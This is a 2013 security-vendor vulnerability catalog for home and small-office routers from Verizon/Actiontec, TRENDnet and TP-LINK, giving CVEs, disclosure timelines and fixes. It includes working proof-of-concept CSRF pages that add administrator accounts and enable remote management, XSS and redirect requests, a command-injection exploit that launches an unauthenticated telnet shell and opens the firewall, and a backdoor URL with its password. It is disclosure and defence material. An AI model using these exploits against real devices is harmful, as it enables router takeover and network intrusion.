independent security evaluators

Vulnerability Catalog Revision 1

SOHO Network Equipment
Updated: Tuesday, August 13, 2013

Table of Contents

Revisions

- Revision 1 – 8/13/2013
    - This revision is incomplete; additional vulnerabilities and supporting details will be added at a later date.

Summary

ISE has performed extensive research on Small Office/Home Office networking equipment, and during this research, uncovered security vulnerabilities of great magnitude. The purpose of this document is to provide the general public with vulnerability information for each of the vulnerabilities we discovered while performing our research. On a best effort basis, we provide vulnerability names, CVE numbers(s), descriptions, attack requirements, details, recommendations, solutions, and proof-of-concept attack code for each of the listed vulnerabilities.

Verizon FIOS Actiontec Model MI424WR-GEN3I

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-0126

Description

The Verizon FIOS Actiontec MI424WR-GEN3I router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user, adds an administrator account and enables remote web and telnet management services.

Attack Requirements

- The victim must have an active web application session on their FIOS router.
- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have administrator permissions to render and execute the forged HTTP.

Details

All HTML forms present in the Verizon FIOS Actiontec MI424WR-GEN3I are susceptible to Cross-Site Request Forgery.

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Including an unpredictable token in each HTTP request submitted to the web server can prevent Cross-Site request forgery. At a minimum, these tokens should be unique to each user, but it is recommended that each HTML form contain unique tokens.
- In addition to HTML form tokens, HTTP referrer checking should be enabled..
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- DO NOT STAY LOGGED INTO THE ROUTER'S MANAGEMENT INTERFACE.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

HTML FILE #1

```
<html>
<title>Actiontec Verizon FIOS CSRF - Adding Administrator User</title>
<!--Cisco Model: MI424WR-GEN3I -->
<!--Firmware Version: 40.19.36 -->
<h1>Please sit tight while we upgrade your router</h1>

<body>

<form name="verizonActiontec" action="http://192.168.1.1/index.cgi" method="post">
<input type="hidden" name="active_page" value="101"/>
<input type="hidden" name="page_title" value="User Settings"/>
<input type="hidden" name="mimic_button_field" value="submit_button_submit: .."/>
<input type="hidden" name="button_value" value="."/>
<input type="hidden" name="strip_page_top" value="0"/>
<input type="hidden" name="user_id" value="-1"/>
<input type="hidden" name="fullname_defval" value=""/>
<input type="hidden" name="fullname" value="g42"/>
<input type="hidden" name="username_defval" value=""/>
<input type="hidden" name="username" value="G42"/>
<input type="hidden" name="user_level" value="2"/>
<input type="hidden" name="email_system_notify_level" value="15"/>
<input type="hidden" name="email_security_notify_level" value="15"/>
</form>

<script>
function CSRF1() {window.open("http://10.0.1.101/verizonFIOS2.html");};window.setTimeout(CSRF1,1000)
function CSRF2() {document.verizonActiontec.submit();};window.setTimeout(CSRF2,1000)
</script>

</body>
</html>
```

HTML FILE #2

```
<html>
<title>Actiontec Verizon FIOS CSRF2 - Add User w/ No Pass Confirmation</title>

<body>

<form name="verizonActiontecC" action="http://192.168.1.1/index.cgi" method="post">
<input type="hidden" name="active_page" value="101"/>
<input type="hidden" name="page_title" value="User Settings"/>
```

```
<input type="hidden" name="mimic_button_field" value="submit_button_confirm_submit: .."/>
<input type="hidden" name="button_value" value="."/>
<input type="hidden" name="strip_page_top" value="0"/>
</form>

<script>
function CSRF1() {window.open("http://10.0.1.101/verizonFIOS3.html");};window.setTimeout(CSRF1,0500)
function CSRF2() {document.verizonActiontecC.submit();};window.setTimeout(CSRF2,0500)
</script>

</body>
</html>
```

HTML FILE #3

```
 <html>
<title>Actiontec Verizon FIOS CSRF3 - Enable Remote Administration</title>

<body>

<form name="verizonActiontecRemote" action="http://192.168.1.1/index.cgi" method="post">
<input type="hidden" name="active_page" value="9078"/>
<input type="hidden" name="active_page_str" value="page_remote_admin"/>
<input type="hidden" name="page_title" value="Remote Administration"/>
<input type="hidden" name="mimic_button_field" value="submit_button_submit: .."/>
<input type="hidden" name="button_value" value=""/>
<input type="hidden" name="strip_page_top" value="0"/>
<input type="hidden" name="is_telnet_primary" value="1"/>
<input type="hidden" name="is_telnet_primary_defval" value="0"/>
<input type="hidden" name="is_telnet_secondary_defval" value="0"/>
<input type="hidden" name="is_telnet_ssl_defval" value="0"/>
<input type="hidden" name="is_http_primary_defval" value="0"/>
<input type="hidden" name="is_http_secondary_defval" value="0"/>
<input type="hidden" name="is_https_primary_defval" value="0"/>
<input type="hidden" name="is_https_secondary_defval" value="0"/>
<input type="hidden" name="is_diagnostics_icmp_defval" value="0"/>
<input type="hidden" name="is_diagnostics_traceroute_defval" value="0"/>
<input type="hidden" name="is_telnet_secondary" value="1"/>
</form>

<script>
function CSRF1() {document.verizonActiontecRemote.submit();};window.setTimeout(CSRF1,0000)
</script>

</body>
</html>
```

Disclosure Timeline

- 1/28/2013 - Contacted Actiontec - They informed us that we needed to get in touch with Verizon.
- 1/28/2013 - Contacted Verizon - Had issues getting this report escalated
- 1/31/2013 - Requested help from US CERT
- 3/18/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com/2013/03/verizon-fios-router-csrf-cve-2013-0126.html
- US Cert Disclosure: http://www.kb.cert.org/vuls/id/278204
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Cross-Site Scripting

CVE: CVE-2013-3097

Description

The Verizon FIOS Actiontec MI424WR-GEN3I router is susceptible to a Cross-Site Scripting attack that allows an attacker to inject malicious JavaScript or HTML into the router management web application.

Attack Requirements

- The attacker must have access to the routers web configuration interface in order to inject malicious HTML/JavaScript code. The injected code will then execute in an unsuspecting users browser the next time they view the web page hosting the malicious code.

Details

- Authentication is required for exploitation.

Impact

- When an unsuspecting user views a page containing injected JavaScript or HTML code, the victims browser will willingly execute the code performing any actions the attacker requested.

Recommendations to the Vendor


- Sanitize all user input and output.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

- Please refer to Figure 1 for a visual demonstration.



```
Scripts Partially Allowed, 1/2 (192.168.1.1) | <SCRIPT>: 5 | <OBJECT>: 1
```

```
<td class="GRID_NO_LEFT" width="50%" val
ign="MIDDLE" align="LEFT">
  <iframe width="1000" height="1000" src="
  http://securityevaluators.com">
```

```
BODY {
    background-color: #D32000;
    background-image: url("images/gradientstrip
    background-repeat: repeat-x;
```

Figure 1 – Verizon Actiontec XSS

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

TRENDnet TEW-812DRU

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-3098

Description

The TRENDnet TEW-812DRU router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user, changes the routers administrator settings and enables remote web management services.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have administrator permissions to render and execute the forged HTTP.
- Authentication is required for exploitation.

Details

- All HTML forms present in the TRENDnet TEW-812DRU are susceptible to Cross-Site Request Forgery.
- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool a user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Including an unpredictable token in each HTTP request submitted to the web server can prevent Cross-Site request forgery. At a minimum, these tokens should be unique to each user, but it is recommended that each HTML form contain unique tokens.
- In addition to HTML form tokens, HTTP referrer checking should be enabled..
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

HTML #1

```
<html>

<head>
<title> TRENDnet TEW-812DRU CSRF - Change Admin Credentials.</title>
<!--*Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators -->
</head>

<body>

<form name="trendCSRF" action="http://192.168.10.1/setSysAdm.cgi" method="post"/>
<input type="hidden" name="page" value="/adm/management.asp"/>
<input type="hidden" name="admuser" value="admin"/>
<input type="hidden" name="admpass" value="ISE"/>
<input type="hidden" name="AuthTimeout" value="600"/>
</form>

<script>
function tnetCSRF1() {document.trendCSRF.submit();}; window.setTimeout(tnetCSRF1, 0000);
function tnetCSRF2() {window.open("http://192.168.0.100/CSRF2.html");};window.setTimeout(tnetCSRF2, 0000)
</script>

<body>
</html>
```

HTML #2

```
<html>

<head>
<title> TRENDnet TEW-812DRU CSRF - Enable Remote Management.</title>
<!--*Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators -->
</head>

<body>

<form name="trendCSRF" action="http://192.168.10.1/uapply.cgi" method="post"/>
<input type="hidden" name="page" value="/adm/management.asp"/>
<input type="hidden" name="remote_en" value="1"/>
<input type="hidden" name="http_wanport" value="31337"/>
<input type="hidden" name="action" value="Apply"/>
<input type="hidden" name="apply_do" value="setRemoteManagement"/>
</form>

<script>
function tnetCSRF1() {document.trendCSRF.submit();}; window.setTimeout(tnetCSRF1, 0000);
</script>
```

```
<body>
</html>
```

Disclosure Timeline

- 4/11/2013 - Notified TRENDnet
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Unvalidated URL Redirect

CVE: CVE-2013-3099

Description

The TRENDnet TEW-812DRU router is susceptible to an Unvalidated URL Redirect attack. This attack vector allows an attacker to fool unsuspecting victims into browsing a web page of the attackers choosing.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site)
- Authentication is required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool a user into clicking a malicious link, the attacker is able to launch an attack that will redirect the unsuspecting user to a destination of the attackers choosing.

Recommendations to the Vendor

- Confirm that the web page used in the redirect is a page that is part of the same domain as the web server.
- If possible, avoid using URL redirects.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

```
POST /goform/setSysLang HTTP/1.1
Host: 192.168.10.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.10.1/wizard/wizard.asp
Authorization: Basic YWRtaW46YWRtaW4=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

langSelection=EN&redirect_url=http://192.168.10.100:1337
```

Disclosure Timeline

- 4/11/2013 - Notified TRENDnet
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Multiple Buffer Overflow

CVE: CVE-2013-3100
CVE: CVE-2013-4659

Description

The TRENDnet TEW-812DRU router contains several software packages that are susceptible to multiple Buffer Overflow attacks, and when triggered, can result in Denial of Service or Remote Code Execution.

Vulnerable Software: KC_FTP, KC_SMB, RC Network Utility, and Broadcom ACSD.

Attack Requirements

- The attacker needs access to FTP, SMB, ACSD or HTTP network services in order to launch the overflow attacks.
- Authentication is required to exploit the overflow present in the RC network configuration binary accessible by the HTTP network service.

Details

- Other firmware versions were not tested and could be vulnerable.
- Vulnerable Commands (Not all commands were tested)
    - KC_FTP: USER
    - ACSD: autochannel&param, autochannel&data, csscan&ifname
    - RC: wan_pptp_username, wan_pptp_password (From web application)
    - KC_SMB: SMB Negotiation Request

Impact

- These vulnerabilities can lead to a denial-of-service or a total compromise of the affected router.

Recommendations to the Vendor

- Perform bounds checking on user input that is copied into fixed length buffers.
- Avoid using functions such as strcpy() or sprintf() that don't perform bounds checking.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services to prevent an attacker from gaining access if an

attack is successful.

Proof of Concept Exploit
N/A

Disclosure Timeline

- 4/11/2013 - Notified TRENDnet
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb and Jacob Thompson – Security Analysts @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Reflective Cross-Site Scripting

CVE: CVE-2013-3101

Description
The TRENDnet TEW-812DRU router is susceptible to Reflective Cross-Site Scripting attacks.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- Authentication is required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact
If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that will execute arbitrary

JavaScript or HTML code in the victim's browser.

Recommendations to the Vendor

- Sanitize user input and output.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

```
POST /uapply.cgi HTTP/1.1
Host: 192.168.10.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.10.1/adm/status.asp
Authorization: Basic YWRtaW46YWRtaW4=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 58

page=%2Fadm%2Fstatus.asp&action=<script>alert(42)</script>
```

Disclosure Timeline

- 4/11/2013 - Notified TRENDnet
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Multiple Command Injection

CVE: CVE-2013-3365

Description

The TRENDnet TEW-812DRU router is susceptible to multiple command injection vulnerabilities. Operating system specific commands can be injected into the routers web management applications for execution by the underlying system.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- If the attacker already has access to the routers web management interface they can inject system commands without third-party interaction.
- Authentication is required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.
- Command Injection Point(s):
  - **Page:** /internet/ipv6.asp - **Injection Point:** wan network prefix
  - **Page:** /adm/management.asp - **Injection Point:** remote port
  - **Page:** /internet/wan.asp - **Injection Point:** pptp username, pptp password, ip, gateway, l2tp username, l2tp password
  - **Page:** /adm/time.asp - **Injection Point:** NtpDstStart, NtpDstEnd, NtpDstOffset
  - **Page:** /adm/management.asp - **Injection Point:** device url

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that will execute arbitrary system commands on the router, which could lead to router compromise.

Recommendations to the Vendor

- Sanitize user input.
- Avoid using functions that call shell commands.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

The following PoC JavaScript exploit will enable an unauthenticated Telnet daemon and add necessary firewall rules to enable WAN access to this service.

```
<html>
<head>
<title> TRENDnet TEW-812DRU CSRF - Command Injection > Shell Exploit.</title>
<!--
# CSRF Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators
# Multiple Command Injection(s) Discovered by: Jacob Holcomb & Kedy Liu -
#                                             Security Analysts @ Independent Security Evaluators
# Exploited by: Jacob Holcomb - Security Analyst @ Independnet Security Evaluators
# CVE: CSRF - CVE-2013-3098 & Multiple Command Injection - CVE-2013-3365
# http://infosec42.blogspot.com
# http://securityevaluators.com
-->
</head>
<body>
<img src="http://192.168.10.1/Images/logo.gif"><!--TRENDnet Logo for attack launch page -->
<h1>Please wait... </h1>
<script type="text/javascript">
//Request to enable port forwarding to the routers internal IP on port 23
//This exploit works without this request, but the exploit was more stable with it, so its included in thos POC.
function RF1(){
   document.write('<form name="portfwd" target ="_blank" action="http://192.168.10.1/uapply.cgi"
method="post">'+
   '<input type="hidden" name="page" value="/advanced/single_port.asp">'+
   '<input type="hidden" name="forward_port_enable" value="0">'+
   '<input type="hidden" name="forward_port" value="24">'+
   '<input type="hidden" name="forward_port_proto0" value="tcp">'+
   '<input type="hidden" name="forward_port_from_start0" value="23">'+
   '<input type="hidden" name="forward_port_from_end0" value="23">'+
   '<input type="hidden" name="forward_port_to_ip0" value="192.168.10.1">'+
   '<input type="hidden" name="forward_port_to_start0" value="23">'+
   '<input type="hidden" name="forward_port_to_end0" value="23">'+
   '<input type="hidden" name="schedule0" value="0">'+
   '<input type="hidden" name="forward_port_enable0" value="on">'+
   '<input tpye="hidden" name="action" value="Apply">'+
   '</form>');
}

//Request to enable telnet
function RF2(){
   document.write('<form name="enable23" target="_blank" action="http://192.168.10.1/setNTP.cgi"
method="post">'+
   '<input type="hidden" name="page" value="/adm/time.asp">'+
   '<input type="hidden" name="DSTenable" value="on">'+
   '<input type="hidden" name="NtpDstEnable" value="1">'+
   '<input type="hidden" name="NtpDstOffset" value="`utelnetd -l /bin/sh`">'+
   '<input type="hidden" name="NtpDstStart" value="030102">'+
   '<input type="hidden" name="tz_daylight_start_month_select" value="03">'+
   '<input type="hidden" name="tz_daylight_start_day_select" value="01">'+
   '<input type="hidden" name="tz_daylight_start_time_select" value="02">'+
   '<input type="hidden" name="NtpDstEnd" value="100102">'+
   '<input type="hidden" name="tz_daylight_end_month_select" value="10">'+
   '<input type="hidden" name="tz_daylight_end_day_select" value="01">'+
   '<input type="hidden" name="tz_daylight_end_time_select" value="02">'+
   '<input type="hidden" name="ntp_server" value="1">'+
   '<input type="hidden" name="NTPServerIP" value="pool.ntp.org">'+
   '<input type="hidden" name="time_zone" value="UCT_-11">'+
   '<input type="hidden" name="timer_interval" value="300">'+
   '<input type="hidden" name="manual_year_select" value="2012">'+
   '<input type="hidden" name="manual_month_select" value="01">'+
   '<input type="hidden" name="manual_day_select" value="01">'+
   '<input type="hidden" name="manual_hour_select" value="00">'+
   '<input type="hidden" name="manual_min_select" value="19">'+
   '<input type="hidden" name="manual_sec_select" value="57">'+
   '<input type="hidden" name="timeTag" value="manual">'+
   '</form>');
}

//Request to change iptables to allow port 23 from the WAN.
function RF3(){
   document.write(
   '<form name="ipTableRule" target="_blank" action="http://192.168.10.1/setNTP.cgi" method="post">'+
   '<input type="hidden" name="page" value="/adm/time.asp">'+
   '<input type="hidden" name="DSTenable" value="on">'+
   '<input type="hidden" name="NtpDstEnable" value="1">'+
   '<input type="hidden" name="NtpDstOffset" value="3600">'+
   '<input type="hidden" name="NtpDstStart" value="030102">'+
   '<input type="hidden" name="tz_daylight_start_month_select" value="03">'+
   '<input type="hidden" name="tz_daylight_start_day_select" value="01">'+
   '<input type="hidden" name="tz_daylight_start_time_select" value="02">'+
   '<input type="hidden" name="NtpDstEnd" value="`count=0;while [ $count -le 25 ]; do iptables -I INPUT 1 -p tcp --
dport 23 -j ACCEPT;(( count++ ));done;`">'+
   '<input type="hidden" name="tz_daylight_end_month_select" value="10">'+
   '<input type="hidden" name="tz_daylight_end_day_select" value="01">'+
   '<input type="hidden" name="tz_daylight_end_time_select" value="02">'+
   '<input type="hidden" name="ntp_server" value="1">'+
   '<input type="hidden" name="NTPServerIP" value="pool.ntp.org">'+
   '<input type="hidden" name="time_zone" value="UCT_-11">'+
   '<input type="hidden" name="timer_interval" value="300">'+
   '<input type="hidden" name="manual_year_select" value="2012">'+
   '<input type="hidden" name="manual_month_select" value="01">'+
   '<input type="hidden" name="manual_day_select" value="01">'+
   '<input type="hidden" name="manual_hour_select" value="00">'+
   '<input type="hidden" name="manual_min_select" value="19">'+
   '<input type="hidden" name="manual_sec_select" value="57">'+
   '<input type="hidden" name="timeTag" value="manual">'+
   '</form>');
}

function createPage(){
   RF1();
   RF2();
   RF3();
   document.write('<iframe src="http://192.168.10.1/" target="_blank" width="100%" height="100%"
frameborder="0" style="border: 0; position:fixed; top:0; left:0; right:0; bottom:0;"></iframe>');
}

function _portfwd(){
   document.portfwd.submit();
```

```
}

function _enable23(){
   document.enable23.submit();
}

function _ipTableRule(){
   document.ipTableRule.submit();i
}

//Called Functions
createPage()

for(var i = 0; i < 3; i++){
   if(i == 0){
      window.setTimeout(_portfwd, 1000);
   }
   else if(i == 1){
      window.setTimeout(_enable23, 2000);
   }
   else if(i == 2){
      window.setTimeout(_ipTableRule, 4000);
   }
   else{
      continue;
   }
}
</script>
</body>
</html>
```

Disclosure Timeline

- 4/11/2013 - Notified TRENDnet
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- CSRF Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators
- Command Injection(s) Discovered by: Jacob Holcomb & Kedy Liu - Security Analysts @ Independent Security Evaluators
- Exploited by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators

Vulnerability: Backdoor

CVE: CVE-2013-3366 (TEW-812DRU)
CVE: CVE-2013-3367 (TEW-691GR, TEW-692GR)

Description

The TRENDnet TEW-812DRU router contains an intentional backdoor that is accessible through the web management interface. When a user requests a certain HTTP page, the router will start an unauthenticated Telnet daemon on port TCP/23.

In addition to the backdoor discovered in the TEW-812DRU, similar backdoors were discovered in the TEW-691GR and TEW-692GR routers by performing static analysis of available source code.

Attack Requirements

- Make an HTTP GET request to the router.
- Authentication is required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to leverage this backdoor to start an unauthenticated telnet daemon.

Recommendations to the Vendor

- Remove the backdoor from the webserver.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

The following HTTP requests will enable an unauthenticated Telnet daemon.

TRENDnet TEW-812DRU

- Backdoor exists in the Broadcom broadcom.c file.
- http://x.x.x.x/backdoor?password=j78G-DFdg_24Mhw3

TRENDnet TEW-691GR and TEW-692GR

- Backdoor exists in the TRENDnet management.c file
- http://x.x.x.x/backdoor?password=j78G-DFdg_24Mhw3

Disclosure Timeline

- 4/11/2013 - Notified TRENDnet
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Backdoor Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators

TP-LINK TL-WR1043ND

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-2645

Description

The TP-LINK TL-WR1043ND router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user, traverses to the routers root file system and makes it accessible as a FTP share, enables the routers FTP and remote management server, and changes the FTP administrator credentials.

Attack Requirements

- The victim must have an active web application session on their router.
- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have the necessary permissions to render and execute the forged HTTP.

Details

- All HTML forms present in the TP-LINK TL-WR1043ND are susceptible to Cross-Site Request Forgery.
- Vulnerable Firmware - TL-WR1043ND_V1_120405.
- Other firmware versions were not tested and may be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Solution

- Upgrade the routers firmware to the latest release.
- DO NOT STAY LOGGED INTO THE ROUTER'S MANAGEMENT INTERFACE.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

```
<html>

<head>
<title> TP-Link Support </title>
<!--
# TP-LINK TL-WR1043ND CSRF and Directory Traversal
# Firmware: 3.13.12 Build 120405 Rel.33996n
# Discovered and Exploited By: Jacob Holcomb of Independent Security Evaluators
# CVE: Directory Traversal - CVE-2013-2644, CSRF - CVE-2013-2645
# http://infosec42.blogspot.com
# http://securityevaluators.com
-->
</head>

<body>

<div align="center">

<b>
<font color="#ee0000"> Opening TP-Link Support </font>
</b>

<iframe src="http://www.tp-link.us/support/faq/?pcid=201_489&problem=&m=TL-WR1043ND&keywords=&faqid="
width="100%" height="100%" frameborder="0" style="border: 0; position:fixed; top:0; left:0; right:0; bottom:0;">
</iframe>
</div>

<!-- Making Root FS Accessible to FTP -->
<iframe
src="http://192.168.0.1/userRpm/NasFtpCfgRpm.htm?displayName=RootTraversal&shareEntire=%2F&Save=Save&selPage=0&Page=1&subpage=2&no_use_para_just_fix_ie_sub_bug=" height=0 width=0> </iframe>

<!-- Enbaling FTP on the WAN Interface -->
<iframe src="http://192.168.0.1/userRpm/NasFtpCfgRpm.htm?internetA=1&service_port=21&save=Save" height=0
width=0> </iframe>

<!-- Enable Remote Management -->
<iframe src="http://192.168.0.1/userRpm/ManageControlRpm.htm?port=80&ip=255.255.255.255&Save=Save"
height=0 width=0> </iframe>

<!-- Change FTP Admin User Password -->
<iframe
src="http://192.168.0.1/userRpm/NasUserAdvRpm.htm?nas_admin_pwd=ISE&nas_admin_confirm_pwd=ISE&nas_admin_authority=1&nas_admin_ftp=1&Modify=0&Save=Save" height=0 width=0> </iframe>

<!-- Enabling FTP Server -->
<iframe src="http://192.168.0.1/userRpm/NasFtpCfgRpm.htm?startFtp=1" height=0 width=0> </iframe>
```

```
</body>

</html>
```

Disclosure Timeline

- 3/20/2013 - Contacted TP-Link
- 3/20/2013 - Received a response from TP-Link
- 3/22/2013 - Received BETA firmware
- 4/7/2013 - Received second BETA firmware
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
